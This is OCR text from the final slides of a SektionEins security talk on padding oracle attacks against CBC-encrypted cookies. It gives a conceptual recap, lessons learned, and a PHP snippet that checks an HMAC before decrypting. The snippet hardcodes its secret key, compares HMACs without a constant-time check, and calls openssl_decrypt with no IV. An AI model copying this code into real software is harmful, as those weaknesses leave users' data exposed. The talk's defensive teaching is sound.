

unknown

xor

attacker supplied data

10 xor 03

67 xor 03





57 xor 03

we try all 255 possibilities

=

fictive block with valid padding




most probably 03,03,03 in case of a valid padding



SektionEins

# Wrapping it up

- “Padding Oracle“ allows decryption of CBC encrypted data
- but encryption is also possible by doing it in a reverse fashion
- encryption leaves a prepended garbage block
- prefixing with captured ciphertexts to create valid data

# Lesson learned...

- just encrypting data in CBC mode is insecure (with padding oracle)
- one should combine it with an additional HMAC
- HMAC validation before the decryption
- but best solution is still to NOT store valuable data in cookies

```php
<?php

$secretKey = "T0Li!eR7&zFkT7";

$sHMAC = hash_hmac("sha1", $_COOKIE['piwik'], $secretKey);

if ($sHMAC !== $_COOKIE['piwik_hmac']) {
    // cookie has been tampered with.
    $cookie = "";
} else {
    $cookie = openssl_decrypt($_COOKIE['piwik'], "aes-128-cbc", $secretKey);
}

?>
```

# Thank you for listening...

# QUESTIONS ?

## SektionEins

http://www.sektioneins.de